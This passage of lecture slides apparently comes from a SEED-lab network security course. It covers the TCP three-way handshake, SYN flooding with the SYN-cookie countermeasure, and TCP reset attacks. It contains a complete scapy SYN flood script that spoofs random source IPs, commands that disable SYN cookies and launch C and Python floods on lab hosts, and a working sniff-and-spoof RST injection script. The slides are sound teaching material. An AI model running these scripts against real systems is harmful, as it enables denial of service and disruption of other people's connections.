

TCP Attacks



Ambassador Bridge Blockade

- Denial of Service (DoS) Attack




- Specific DoS Attack: SYN Flooding Attack
  -- Technical details
  -- C and Python Experiment on telnet servers
  -- Counter Measure

- SYN flooding attack works on TCP server

- TCP connection start with __?___ protocol:
  -- 3-way handshake protocol
  -- it establishes the connection between client and server
  -- SYN flooding attack is to prevent client from completing this protocol

Review on TCP Packet Header



*TCP Segment: TCP Header + **Data**.*

__Source and Destination port (16 bits each)__: sample server port #.
telnet: 23; **SSH**: 22; **HTTP**: 80; **HTTPS**: 443


__Sequence number (32 bits) :__
- To sort packets from sender
- Initial packet has seq#=random

__Acknowledgement number (32 bits):__
Acknowledge number=100: This tells the sender "I want to receive your next packet with seq # 100".

Flag bits(URG | ACK | PSH | RST | SYN | FIN)

- SYN=1 indicates that it is the **first** packet (SYN packet) in TCP connection
- SYN=1 & ACK=1 indicates it is the reply (SYN-ACK packet) to SYN packet

TCP 3-way Handshake Protocol



SYN Packet:

- client sends SYN packet to server with a purely random seq# x.


SYN-ACK Packet:

- server replies with the SYN-ACK packet having a purely random seq # y.


ACK Packet


- Client sends out ACK packet to conclude the handshake

TCP 3-way Handshake Protocol (more details)



TCP 3-way Handshake Protocol (more details)






- SEED Ubuntu has 6 retrans: `net.ipv4.tcp_syn_retries = 6`
- Retrans makes the connection record stay long in SYN queue

SYN Flooding Attack

Idea :

- Send a **lot** of SYN packets to server; do not answer SYN-ACK packets.
- many TCB records stay in SYN queue long and makes the queue full quickly.
- When a new client sends SYN packet, server will not answer as no space in SYN queue for his TCB record.



Ubuntu default size=128

```
net.ipv4.tcp_max_syn_backlog = 128
```

Analysis

- SYN packets need to use random sourceIP, because reusing sourceIP will be blocked by the firewalls.
- Random sourceIP is mostly unreachable and so **no** ACK will return to server.
- Due to SYN-ACK retransmissions, the TCB record for client will stay in SYN queue for long and makes the queue easily full.

SYN Flooding Attack – using c program

- **Step 1. On Server machine (10.9.0.5)**

Disable the projection against SYN Flooding (lab setup has already done this)

```
# sysctl -w net.ipv4.tcp_syncookies=0
```

- **Step 2. On Attacker machine (10.9.0.1): Launch the Attack**

```
$ gcc synflood.c
$ sudo a.out 10.9.0.5 23
```

SYN Flooding Attack – using c program

- **Step 3. Check Results**

On User machine (10.9.0.6): telnet to server

telnet 10.9.0.5

```
root@d6e4a6e4f60d:/# telnet -l seed 10.9.0.5
Trying 10.9.0.5...
^C
```

On Server machine (10.9.0.5):   count # of half-open connections

```
root@5865db450698:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:45131        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             53.0.31.77:35982        SYN_RECV
tcp        0      0 10.9.0.5:23             80.125.151.65:36857     SYN_RECV
tcp        0      0 10.9.0.5:23             43.178.86.123:25151     SYN_RECV
tcp        0      0 10.9.0.5:23             9.210.218.35:10781      SYN_RECV
tcp        0      0 10.9.0.5:23             12.29.122.115:54908     SYN_RECV
tcp        0      0 10.9.0.5:23             6.55.126.36:22191       SYN_RECV
tcp        0      0 10.9.0.5:23             203.42.247.61:33067     SYN_RECV
tcp        0      0 10.9.0.5:23             222.1.188.99:21915      SYN_RECV
```

netstat -tna | grep SYN_RECV | wc -l

```
root@5865db450698:/# netstat -tna |grep SYN_RECV |wc -l
97
```

If experiment fails (legal user still can login after server is attacked),…

- **check Server (on 10.9.0.5)**

$ ip tcp_metrics show //cache for recent telnet clients

```
root@94617d1a64c3:/# ip tcp_metrics show
10.9.0.6 age 32.156sec source 10.9.0.5
```

- server reserve a space in SYN queue for returning clients.
- Attackers can not flood the reserved space.

- **$ ip tcp_metrics flush** //clear cache


SYN Flooding Attack – using Python program

- **Replace c program with the python program:**


$ sudo synflood.py 10.9.0.5 23

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
import sys

if len(sys.argv) < 3:
    print("Usage:   synflood.py IP Port")
    print("Example: synflood.py 10.9.0.5 23")
    quit()

iph  = IP(dst = sys.argv[1])
tcph = TCP(dport = int(sys.argv[2]), flags='S')
pkt = iph/tcph

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)  #random integer of 16 bits
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```


Countermeasure: vulnerability from SYN queue



Server does not save the client information




If client sends ACK only



- If client sends ACK only, server should accept, because it does not have the (real) client record.
- **still vulnerable!**

Countermeasure: compute y secretly



Server secret

$$y=H(K, \boxed{\begin{matrix}\text{sIP}\\ \text{dIP}\\ \text{sport}\\ \text{dport}\\ \text{x}\end{matrix}})$$

- Extract $\boxed{\begin{matrix}\text{sIP}\\ \text{dIP}\\ \text{sport}\\ \text{dport}\\ \text{x}\end{matrix}}$ from **ACK packet**; check $y=H(K, \boxed{\begin{matrix}\text{sIP}\\ \text{dIP}\\ \text{sport}\\ \text{dport}\\ \text{x}\end{matrix}})$?


Attacker can not succeed

Client **Server**

$\xrightarrow{ACK=y+1,\ seq=x+1}$

- To succeed, attacker needs to achieve $y=H(K, \boxed{\begin{matrix} sIP \\ dIP \\ sport \\ dport \\ x \end{matrix}})$?
- But he oes not have K and so can not compute y.

TCP Reset Attack




To disconnect a TCP connection :

- A sends out a "FIN" packet to B.
- B replies with an "ACK" packet. This closes the A-to-B communication.
- Now, B sends a "FIN" packet to A and A replies with "ACK".

Using Reset flag :

- One of the parties sends RST packet to immediately break the connection.

TCP Reset Attack



Goal: To break up a TCP connection between A and B.


Spoofed RST Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number

TCP Reset Attack: Automatic Python Program

```python
def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]

    ip  = IP(src=old_ip.dst, dst=old_ip.src)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="R", seq=old_tcp.ack)
    pkt = ip/tcp
    ls(pkt)
    send(pkt,verbose=0)

client = sys.argv[1]
server = sys.argv[2]

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, client)
print("Running RESET attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing RESET packets from Client ({}) to Server ({})".format(client, server))

# Change the iface field with the actual name on your container
sniff(iface='br-07950545de5e', filter=myFilter, prn=spoof)
```

TCP Session Hijacking Attack



